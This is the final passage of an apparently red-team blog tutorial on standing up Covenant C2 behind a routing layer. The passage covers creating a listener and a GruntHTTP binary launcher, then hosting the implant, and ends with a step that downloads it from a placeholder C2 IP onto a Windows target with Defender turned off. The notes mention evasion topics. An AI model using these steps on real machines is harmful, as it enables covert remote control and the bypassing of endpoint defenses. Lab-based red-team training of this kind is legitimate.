
3. **Create a new Listener using the new profile.**
   - Replace the ConnectAddress with your C2's IP
   - Disable SSL
   - Launch



Step 3^


4. **Create a new Binary Launcher.**
   - Select the Listener profile we created
   - Select the GruntHTTP template
   - Disable everything Cert for our test

- Generate




Step 4^


5. **Still in the Binary Launcher menu.**
   - Go to the Host tab
   - Enter `/cov_delivery/grunt.exe` in the URL field
   - Select the blue “Host” button



Step 5^

6. **Switch to your Windows target.**
   - Download binary from `http://YOUR-EXT-C2-IP/cov_delivery/grunt.exe`
   - Make sure Windows Virus & Threat protections are all off, as Windows flags the default Covenant binaries
   - Launch binary





Done.

You should now see your Grunt calling back home through the route we configured, and available to interact within the Grunts menu.
Use CTRL+C or `docker-compose -f covenant-docker-compose.yml down` to stop the Covenant C2.

☆ 🎉 **Well done! You now have a fully functional elastic C2 infrastructure!** 🎉 ☆

Now's the time to take a break, you've earned it.
Take a minute to contemplate your success, and the new paths you have opened to your upcoming adventures.

🧟 ❤ 💀 ❤ 🧟 ❤ 💀 ❤ 🧟

I hope you had a good time.
If you enjoyed this post, you can follow me on Twitter to stay updated.
Cheers!

k

🧟 ❤ 💀 ❤ 🧟 ❤ 💀 ❤ 🧟

Notes

Related subjects we have not covered in this post, for those who want to go further down the rabbit-hole 🐰:

- Using HTTPS with handlers and web interfaces behind Traefik
- Using Let's Encrypt automation
- Persistent data with shared volumes
- Traefik metrics to dashboards
- Payload delivery with additional rules (target platform, payload keying)
- Load balancing & scaling
- Expanding the infrastructure with Docker swarm or AWS Beanstalk
- Routing evasion techniques

MORE POSTS

← Payload Delivery for D… Hosting and hiding yo… →